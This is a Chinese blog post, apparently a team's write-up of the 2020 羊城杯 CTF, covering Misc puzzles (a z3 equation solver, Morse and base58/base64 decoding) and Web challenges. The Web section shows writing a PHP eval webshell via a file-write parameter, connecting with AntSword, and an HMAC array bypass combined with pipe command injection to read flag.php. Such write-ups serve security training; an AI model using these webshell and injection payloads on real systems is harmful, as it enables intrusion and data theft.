羊城杯战队writeup

原创

WustHandy 于 2020-09-12 15:10:25 发布 1465 收藏 3

分类专栏： WriteUp 文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_45883223/article/details/108532440

羊城杯战队writeup

Misc

com

nc 183.129.189.60 10028

按1，得到一堆数字，z3解方程组，exp如下:

```
from z3 import *
a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11, a12, a13, a14, a15, a16, a17, a18, a19, a20, a21, a22, a23, a24, a25, a26, a27, a28, a29, a30, a31, a32, a33, a34, a35 = Ints("a1 a2 a3 a4 a5 a6 a7 a8 a9 a10 a11 a12 a13 a14 a15 a16 a17 a18 a19 a20 a21 a22 a23 a24 a25 a26 a27 a28 a29 a30 a31 a32 a33 a34 a35")
x = Solver()
x.add(a1*281+a2*1020+a3*980+a4*902+a5*338+a6*960+a7*1001+a8*1017+a9*963+a10*442+a11*536+a12*1022+a13*212+a14*186+a15*657+a16*886+a17*243+a18*802+a19*751+a20*742+a21*712+a22*316+a23*256+a24*928+a25*1011+a26*707+a27*415+a28*244+a29*962+a30*796+a31*473+a32*96+a33*598+a34*948+a35*416 == 12220997)
x.add(a1*442+a2*272+a3*973+a4*311+a5*886+a6*465+a7*91+a8*579+a9*88+a10*1000+a11*20+a12*914+a13*991+a14*953+a15*47+a16*117+a17*216+a18*693+a19*346+a20*374+a21*175+a22*46+a23*221+a24*485+a25*1022+a26*28+a27*380+a28*997+a29*411+a30*421+a31*361+a32*81+a33*145+a34*941+a35*325 == 9213917)
```

```
x.add(a1*175+a2*989+a3*486+a4*717+a5*146+a6*418+a7*446+a8*598+a9*526+a10*363+a11*18+a12*332+a13*103+a14*834+a15*
443+a16*407+a17*870+a18*999+a19*278+a20*624+a21*863+a22*486+a23*413+a24*825+a25*347+a26*543+a27*362+a28*645+a29*
505+a30*738+a31*612+a32*268+a33*94+a34*646+a35*32 == 8907244)
x.add(a1*987+a2*454+a3*828+a4*508+a5*993+a6*762+a7*497+a8*83+a9*591+a10*533+a11*955+a12*265+a13*568+a14*117+a15*
818+a16*133+a17*1+a18*305+a19*319+a20*257+a21*273+a22*956+a23*260+a24*349+a25*719+a26*416+a27*956+a28*388+a29*79
5+a30*43+a31*378+a32*379+a33*295+a34*603+a35*722 == 10103617)
x.add(a1*851+a2*884+a3*425+a4*538+a5*627+a6*548+a7*714+a8*129+a9*46+a10*445+a11*444+a12*1002+a13*170+a14*162+a15
*476+a16*849+a17*136+a18*929+a19*392+a20*341+a21*747+a22*385+a23*318+a24*503+a25*248+a26*308+a27*838+a28*567+a29
*565+a30*878+a31*831+a32*561+a33*222+a34*363+a35*74 == 9423443)
x.add(a1*227+a2*218+a3*313+a4*37+a5*247+a6*952+a7*499+a8*908+a9*50+a10*344+a11*182+a12*980+a13*568+a14*648+a15*9
44+a16*538+a17*886+a18*280+a19*18+a20*207+a21*21+a22*532+a23*38+a24*1007+a25*890+a26*335+a27*748+a28*88+a29*478+
a30*539+a31*966+a32*961+a33*632+a34*350+a35*289 == 9333864)
x.add(a1*514+a2*216+a3*267+a4*873+a5*974+a6*573+a7*496+a8*494+a9*814+a10*251+a11*852+a12*379+a13*217+a14*426+a15
*772+a16*501+a17*104+a18*607+a19*824+a20*716+a21*875+a22*580+a23*247+a24*232+a25*642+a26*381+a27*423+a28*446+a29
*88+a30*273+a31*166+a32*865+a33*436+a34*829+a35*303 == 10203418)
x.add(a1*123+a2*914+a3*660+a4*603+a5*528+a6*536+a7*543+a8*518+a9*489+a10*1021+a11*739+a12*90+a13*933+a14*610+a15
*548+a16*560+a17*537+a18*552+a19*191+a20*320+a21*344+a22*968+a23*469+a24*106+a25*497+a26*329+a27*736+a28*720+a29
*465+a30*63+a31*159+a32*929+a33*916+a34*209+a35*635 == 10386146)
x.add(a1*325+a2*226+a3*700+a4*983+a5*881+a6*274+a7*169+a8*180+a9*912+a10*931+a11*276+a12*934+a13*1001+a14*634+a1
5*247+a16*937+a17*904+a18*546+a19*909+a20*884+a21*756+a22*358+a23*649+a24*381+a25*946+a26*457+a27*523+a28*598+a2
9*766+a30*781+a31*429+a32*644+a33*115+a34*358+a35*981 == 12003802)
x.add(a1*45+a2*384+a3*538+a4*328+a5*477+a6*451+a7*822+a8*30+a9*652+a10*145+a11*223+a12*144+a13*405+a14*288+a15*9
93+a16*983+a17*817+a18*702+a19*270+a20*460+a21*336+a22*984+a23*68+a24*274+a25*976+a26*306+a27*234+a28*913+a29*80
9+a30*923+a31*606+a32*246+a33*1002+a34*73+a35*738 == 9293993)
x.add(a1*760+a2*920+a3*296+a4*721+a5*886+a6*733+a7*461+a8*850+a9*777+a10*156+a11*919+a12*480+a13*946+a14*597+a15
*585+a16*969+a17*516+a18*682+a19*255+a20*576+a21*256+a22*558+a23*419+a24*978+a25*739+a26*537+a27*236+a28*140+a29
*951+a30*893+a31*235+a32*861+a33*40+a34*544+a35*987 == 12024112)
x.add(a1*156+a2*359+a3*443+a4*477+a5*635+a6*394+a7*784+a8*193+a9*58+a10*1022+a11*792+a12*535+a13*146+a14*186+a15
*405+a16*8+a17*646+a18*259+a19*791+a20*835+a21*755+a22*985+a23*156+a24*908+a25*756+a26*285+a27*755+a28*243+a29*7
90+a30*100+a31*22+a32*822+a33*244+a34*518+a35*451 == 9044332)
x.add(a1*747+a2*892+a3*582+a4*435+a5*958+a6*289+a7*1020+a8*288+a9*257+a10*218+a11*314+a12*97+a13*1015+a14*229+a1
5*601+a16*788+a17*979+a18*146+a19*391+a20*726+a21*708+a22*861+a23*447+a24*636+a25*1020+a26*470+a27*219+a28*494+a
29*607+a30*601+a31*263+a32*801+a33*294+a34*361+a35*735 == 10302431)
x.add(a1*84+a2*262+a3*338+a4*565+a5*97+a6*0+a7*174+a8*801+a9*537+a10*959+a11*317+a12*10+a13*673+a14*70+a15*149+a
16*520+a17*351+a18*405+a19*294+a20*1008+a21*597+a22*979+a23*587+a24*539+a25*100+a26*120+a27*329+a28*861+a29*293+
a30*887+a31*191+a32*275+a33*380+a34*631+a35*748 == 7441063)
x.add(a1*227+a2*26+a3*510+a4*943+a5*982+a6*28+a7*613+a8*321+a9*641+a10*474+a11*48+a12*105+a13*200+a14*307+a15*57
3+a16*593+a17*854+a18*511+a19*442+a20*912+a21*936+a22*517+a23*217+a24*891+a25*731+a26*5+a27*5+a28*752+a29*707+a3
0*355+a31*668+a32*372+a33*728+a34*619+a35*934 == 8480144)
x.add(a1*409+a2*161+a3*233+a4*346+a5*79+a6*17+a7*370+a8*996+a9*898+a10*647+a11*290+a12*312+a13*816+a14*780+a15*2
63+a16*276+a17*114+a18*386+a19*384+a20*287+a21*160+a22*947+a23*68+a24*363+a25*529+a26*841+a27*543+a28*424+a29*93
5+a30*713+a31*323+a32*632+a33*560+a34*160+a35*507 == 9108423)
x.add(a1*651+a2*994+a3*22+a4*888+a5*347+a6*72+a7*82+a8*323+a9*66+a10*915+a11*14+a12*400+a13*314+a14*132+a15*143+
a16*512+a17*375+a18*312+a19*173+a20*196+a21*644+a22*459+a23*475+a24*166+a25*352+a26*481+a27*439+a28*409+a29*17+a
30*522+a31*66+a32*887+a33*529+a34*420+a35*345 == 6750308)
x.add(a1*605+a2*434+a3*86+a4*845+a5*595+a6*995+a7*974+a8*229+a9*847+a10*83+a11*821+a12*278+a13*18+a14*936+a15*41
3+a16*219+a17*708+a18*618+a19*852+a20*602+a21*290+a22*352+a23*412+a24*586+a25*515+a26*504+a27*39+a28*577+a29*598
+a30*116+a31*460+a32*543+a33*343+a34*3+a35*629 == 9625384)
x.add(a1*603+a2*905+a3*403+a4*224+a5*327+a6*806+a7*1018+a8*266+a9*310+a10*647+a11*79+a12*98+a13*147+a14*763+a15*
2+a16*117+a17*252+a18*738+a19*211+a20*858+a21*962+a22*45+a23*483+a24*603+a25*911+a26*729+a27*431+a28*135+a29*575
+a30*404+a31*882+a32*1013+a33*72+a34*568+a35*621 == 9317350)
x.add(a1*449+a2*540+a3*314+a4*887+a5*163+a6*562+a7*213+a8*760+a9*80+a10*285+a11*530+a12*208+a13*863+a14*302+a15*
38+a16*1005+a17*279+a18*444+a19*121+a20*27+a21*49+a22*693+a23*442+a24*661+a25*722+a26*739+a27*734+a28*766+a29*11
1+a30*781+a31*65+a32*790+a33*703+a34*227+a35*28 == 8606739)
x.add(a1*459+a2*686+a3*290+a4*86+a5*454+a6*743+a7*49+a8*324+a9*648+a10*268+a11*613+a12*63+a13*873+a14*34+a15*406
+a16*24+a17*308+a18*257+a19*994+a20*539+a21*982+a22*114+a23*145+a24*799+a25*343+a26*885+a27*236+a28*754+a29*232+
a30*560+a31*128+a32*262+a33*423+a34*240+a35*872 == 8487191)
x.add(a1*32+a2*26+a3*11+a4*132+a5*306+a6*143+a7*200+a8*950+a9*472+a10*821+a11*505+a12*831+a13*462+a14*521+a15*47
4+a16*821+a17*220+a18*674+a19*207+a20*783+a21*9+a22*322+a23*780+a24*1010+a25*147+a26*667+a27*997+a28*323+a29*200
```

```
+a30*332+a31*762+a32*37+a33*642+a34*461+a35*328 == 9002065)
x.add(a1*82+a2*151+a3*994+a4*1007+a5*19+a6*761+a7*408+a8*672+a9*387+a10*875+a11*933+a12*420+a13*571+a14*673+a15*
691+a16*663+a17*483+a18*721+a19*298+a20*45+a21*336+a22*348+a23*734+a24*642+a25*0+a26*989+a27*649+a28*997+a29*634
+a30*644+a31*412+a32*517+a33*703+a34*307+a35*570 == 10212884)
x.add(a1*345+a2*907+a3*886+a4*526+a5*333+a6*388+a7*405+a8*122+a9*365+a10*624+a11*48+a12*198+a13*602+a14*879+a15*
161+a16*506+a17*710+a18*260+a19*203+a20*970+a21*731+a22*1014+a23*237+a24*954+a25*457+a26*693+a27*34+a28*1010+a29
*462+a30*895+a31*648+a32*159+a33*753+a34*909+a35*666 == 9777472)
x.add(a1*548+a2*483+a3*386+a4*629+a5*24+a6*340+a7*702+a8*423+a9*721+a10*172+a11*494+a12*422+a13*834+a14*881+a15*
602+a16*7+a17*304+a18*70+a19*368+a20*202+a21*714+a22*230+a23*53+a24*910+a25*745+a26*745+a27*1020+a28*227+a29*513
+a30*72+a31*528+a32*597+a33*852+a34*22+a35*649 == 9178370)
x.add(a1*685+a2*438+a3*750+a4*512+a5*1013+a6*403+a7*429+a8*254+a9*807+a10*169+a11*420+a12*233+a13*696+a14*806+a1
5*414+a16*697+a17*506+a18*215+a19*39+a20*300+a21*32+a22*877+a23*855+a24*618+a25*615+a26*19+a27*276+a28*268+a29*7
77+a30*95+a31*204+a32*641+a33*335+a34*955+a35*885 == 9671988)
x.add(a1*657+a2*450+a3*852+a4*306+a5*854+a6*986+a7*612+a8*679+a9*414+a10*424+a11*63+a12*772+a13*630+a14*378+a15*
308+a16*228+a17*177+a18*879+a19*998+a20*1003+a21*172+a22*722+a23*923+a24*78+a25*383+a26*302+a27*106+a28*710+a29*
199+a30*470+a31*519+a32*982+a33*881+a34*409+a35*74 == 11123701)
x.add(a1*756+a2*184+a3*168+a4*356+a5*1007+a6*971+a7*469+a8*668+a9*10+a10*748+a11*254+a12*183+a13*667+a14*996+a15
*28+a16*588+a17*146+a18*365+a19*761+a20*729+a21*107+a22*195+a23*579+a24*475+a25*851+a26*66+a27*944+a28*469+a29*2
85+a30*367+a31*459+a32*301+a33*1019+a34*411+a35*240 == 10125797)
x.add(a1*140+a2*697+a3*281+a4*687+a5*34+a6*657+a7*678+a8*420+a9*697+a10*632+a11*660+a12*464+a13*797+a14*60+a15*6
55+a16*347+a17*496+a18*796+a19*532+a20*55+a21*450+a22*961+a23*44+a24*769+a25*622+a26*527+a27*756+a28*843+a29*878
+a30*844+a31*767+a32*478+a33*612+a34*132+a35*804 == 9953220)
x.add(a1*67+a2*776+a3*816+a4*372+a5*553+a6*169+a7*596+a8*85+a9*991+a10*97+a11*931+a12*735+a13*960+a14*336+a15*48
2+a16*243+a17*512+a18*910+a19*722+a20*276+a21*381+a22*495+a23*349+a24*121+a25*366+a26*693+a27*496+a28*727+a29*61
5+a30*42+a31*974+a32*876+a33*698+a34*816+a35*414 == 10782865)
x.add(a1*529+a2*755+a3*674+a4*262+a5*667+a6*119+a7*855+a8*1003+a9*912+a10*414+a11*1012+a12*122+a13*592+a14*443+a
15*829+a16*169+a17*556+a18*17+a19*476+a20*954+a21*751+a22*203+a23*39+a24*667+a25*413+a26*744+a27*66+a28*120+a29*
322+a30*895+a31*389+a32*573+a33*499+a34*377+a35*351 == 9924122)
x.add(a1*727+a2*717+a3*559+a4*922+a5*527+a6*512+a7*1000+a8*333+a9*790+a10*901+a11*42+a12*420+a13*585+a14*408+a15
*988+a16*94+a17*945+a18*331+a19*704+a20*651+a21*130+a22*796+a23*795+a24*322+a25*88+a26*776+a27*299+a28*972+a29*6
16+a30*909+a31*820+a32*617+a33*439+a34*721+a35*176 == 10760304)
x.add(a1*434+a2*861+a3*873+a4*935+a5*582+a6*543+a7*33+a8*741+a9*897+a10*208+a11*571+a12*294+a13*868+a14*302+a15*
362+a16*885+a17*318+a18*39+a19*274+a20*833+a21*573+a22*732+a23*526+a24*542+a25*312+a26*454+a27*187+a28*15+a29*61
6+a30*45+a31*243+a32*732+a33*841+a34*439+a35*80 == 9838513)
x.add(a1*843+a2*931+a3*854+a4*1+a5*564+a6*889+a7*799+a8*655+a9*610+a10*196+a11*227+a12*456+a13*325+a14*270+a15*9
9+a16*513+a17*372+a18*664+a19*765+a20*817+a21*328+a22*820+a23*810+a24*305+a25*731+a26*683+a27*85+a28*409+a29*456
+a30*134+a31*836+a32*342+a33*385+a34*196+a35*760 == 10335141)
x.add(a1*711+a2*59+a3*806+a4*683+a5*462+a6*270+a7*832+a8*257+a9*531+a10*990+a11*605+a12*436+a13*620+a14*928+a15*
880+a16*987+a17*354+a18*815+a19*679+a20*483+a21*135+a22*949+a23*756+a24*66+a25*315+a26*718+a27*799+a28*269+a29*9
60+a30*193+a31*547+a32*780+a33*767+a34*1010+a35*762 == 11888742)
x.check()
print(x.model())
```

把运行的结果排序一下得到

[584, 489, 423, 13, 1003, 796, 178, 429, 866, 419, 883, 856, 832, 1020, 478, 356, 293, 750, 562, 699, 427, 643, 760, 184, 821, 876, 655, 240, 487, 510, 279, 476, 672, 324, 59]


提交即可得到flag

badapple


用Au打开音频，把前一段和歌曲混在一起的摩斯密码和后一段声音很小的摩斯密码经放大后都手动提取出来，解码之后得到一串数字和加号，把每个ASCII码转字符，exp如下:


```
a=[101,99,111,110,100,50,99,111,109,101,115,104,116,116,112,58,47,47,49,50,57,46,50,48,52,46,49,56,57,46,50,53,52,58,54,54,54,54,47,109,111,111,110,47,32,71,87,72,84,123,102,105,114,115,116,49,97,112,112,101,97,114,115,104,101,114,101,95,115]
for i in a:
 print(chr(i),end="")
#econd2comeshttp://129.204.189.254:6666/moon/ GWHT{first1appearshere_s
```

打开http://129.204.189.254:6666/moon/按F12，在调试器的js.js文件里发现了一个字符串



base58解码得到







再右键查看页面源代码，又翻到了一个字符串注释

```
190      <p>据说布兰克曾经想学李白成为一名能喝酒的诗人，他曾经去学习喝酒，但是很遗憾他喝醉了吐出来的东西没人能听得懂</p><!--X3lvdXdpbiEhIX0=-->
```

base64解码得到






都拼起来即得最终flag

first1appearshere_second2comes_third3isnttheend_youwin!

Web

easycon

打开是一个apache ubuntu的默认界面，在URL输入index.php，得到一个弹窗。（根据提示eval post cmd），应该是一个一句话木马吧！！
拿蚁剑连一下：




发现有个bbbbbbb.txt，下载下来，打开是个txt文件，里面是类似base64编码的东西。在线解码一下，发现头部信息有点类似图片。。。。
直接放到img标签试试：`<img src="https://img-blog.csdnimg.cn/20220107092613719 31.png"/>`
得到flag：

Flag:do_u_kn0w_c@idao


easyphp

打开网站，直接给了源码：
简单审计一波，感觉那几个过滤没起到作用。。。
直接写马就行：
?content=<?php eval($_POST[“Handy”]);?>&filename=index.php
连上去，拿到flag：



BlackCat

进入页面，发现有个音频（黑猫警长）
在前端页面发现了提示说听音乐，但听了一遍好像什么都没有。
把音频下载下来，放到misc分析音频的工具中，但什么都没看出来.
后来通过16进制打开,在最后面看到了源码!!!



```
45 58 D0 07 00 00 D2 1F  01 00 04 00 00 00 00 00 EXÐ   Ò          
00 80 00 00 00 00 00 00  00 00 0D 0D 0D 69 66 28  €           if(
65 6D 70 74 79 28 24 5F  50 4F 53 54 5B 27 42 6C empty($_POST['Bl
61 63 6B 2D 43 61 74 2D  53 68 65 72 69 66 66 27 ack-Cat-Sheriff'
5D 29 20 7C 7C 20 65 6D  70 74 79 28 24 5F 50 4F ]) || empty($_PO
53 54 5B 27 4F 6E 65 2D  65 61 72 27 5D 29 29 7B ST['One-ear'])){
0D 20 20 20 20 64 69 65  28 27 CB AD A3 A1 BE B9      die('Ë-£¡¾¹
B8 D2 B2 C8 CE D2 D2 BB  D6 BB B6 FA B5 C4 CE B2 ¸Ò²ÈÎÒÒ»Ö»¶úµÄÎ²
B0 CD A3 A1 27 29 3B 0D  7D 0D 0D 24 63 6C 61 6E °Í£¡'); } $clan
64 65 73 74 69 6E 65 20  3D 20 67 65 74 65 6E 76 destine = getenv
28 22 63 6C 61 6E 64 65  73 74 69 6E 65 22 29 3B ("clandestine");
0D 0D 69 66 28 69 73 73  65 74 28 24 5F 50 4F 53   if(isset($_POS
54 5B 27 57 68 69 74 65  2D 63 61 74 2D 6D 6F 6E T['White-cat-mon
69 74 6F 72 27 5D 29 29  0D 20 20 20 20 24 63 6C itor']))     $cl
61 6E 64 65 73 74 69 6E  65 20 3D 20 68 61 73 68 andestine = hash
5F 68 6D 61 63 28 27 73  68 61 32 35 36 27 2C 20 _hmac('sha256',
24 5F 50 4F 53 54 5B 27  57 68 69 74 65 2D 63 61 $_POST['White-ca
74 2D 6D 6F 6E 69 74 6F  72 27 5D 2C 20 24 63 6C t-monitor'], $cl
61 6E 64 65 73 74 69 6E  65 29 3B 0D 0D 0D 24 68 andestine);   $h
68 20 3D 20 68 61 73 68  5F 68 6D 61 63 28 27 73 h = hash_hmac('s
68 61 32 35 36 27 2C 20  24 5F 50 4F 53 54 5B 27 ha256', $_POST['
4F 6E 65 2D 65 61 72 27  5D 2C 20 24 63 6C 61 6E One-ear'], $clan
64 65 73 74 69 6E 65 29  3B 0D 0D 69 66 28 24 68 destine);  if($h
68 20 21 3D 3D 20 24 5F  50 4F 53 54 5B 27 42 6C h !== $_POST['Bl
61 63 6B 2D 43 61 74 2D  53 68 65 72 69 66 66 27 ack-Cat-Sheriff'
5D 29 7B 0D 20 20 20 20  64 69 65 28 27 D3 D0 D2 ]){     die('ÓÐÒ
E2 C3 E9 D7 BC A3 AC CE  DE D2 E2 BB F7 B7 A2 A3 âÃé×¼£¬ÎÞÒâ»÷·¢£
AC C4 E3 B5 C4 C3 CE CF  EB BE CD CA C7 C4 E3 D2 ¬ÄãµÄÃÎÏë¾ÍÊÇÄãÒ
AA C3 E9 D7 BC B5 C4 C4  BF B1 EA A1 A3 CF E0 D0 ªÃé×¼µÄÄ¿±ê¡£ÏàĐ
C5 D7 D4 BC BA A3 AC C4  E3 BE CD CA C7 C4 C7 BF Å×Ô¼º£¬Ãã¾ÍÊÇÄÇ¿
C5 C9 E4 D6 D0 B0 D0 D0  C4 B5 C4 D7 D3 B5 AF A1 ÅÉäÖĐ°ĐĐÄµÄ×Óµ¯¡
A3 27 29 3B 0D 7D 0D 0D  65 63 68 6F 20 65 78 65 £'); } echo exe
63 28 22 6E 63 22 2E 24  5F 50 4F 53 54 5B 27 4F c("nc".$_POST['O
6E 65 2D 65 61 72 27 5D  29 3B 0D 0D 0D 0D 0D 0D ne-ear']);
```

之后整理一波,发现进行了两次签名.
用数组绕过尝试,发现签名的对象如果是数组,会返回NULL.
正好,如果第一次签名的结果为NULL,第二次签名,带上第一次签名的结果,将其作为盐.
由于第一次结果为NULL,第二次就相当于没有加盐,正好可以本地伪造:

```php
$clandestine = "";
$data="";
$result = hash_hmac('sha256',$data, $clandestine);
echo $result;
```

后面的一个命令执行,用管道符进行bypass,最后payload如下:
Black-Cat-Sheriff=8efbc3b6b9856c66b5e0e3ab265580b174c231f5ce9e74b3bde9e692a60a80ac&One-ear=handy|cat flag.php&White-cat-monitor[]=1
拿到flag:
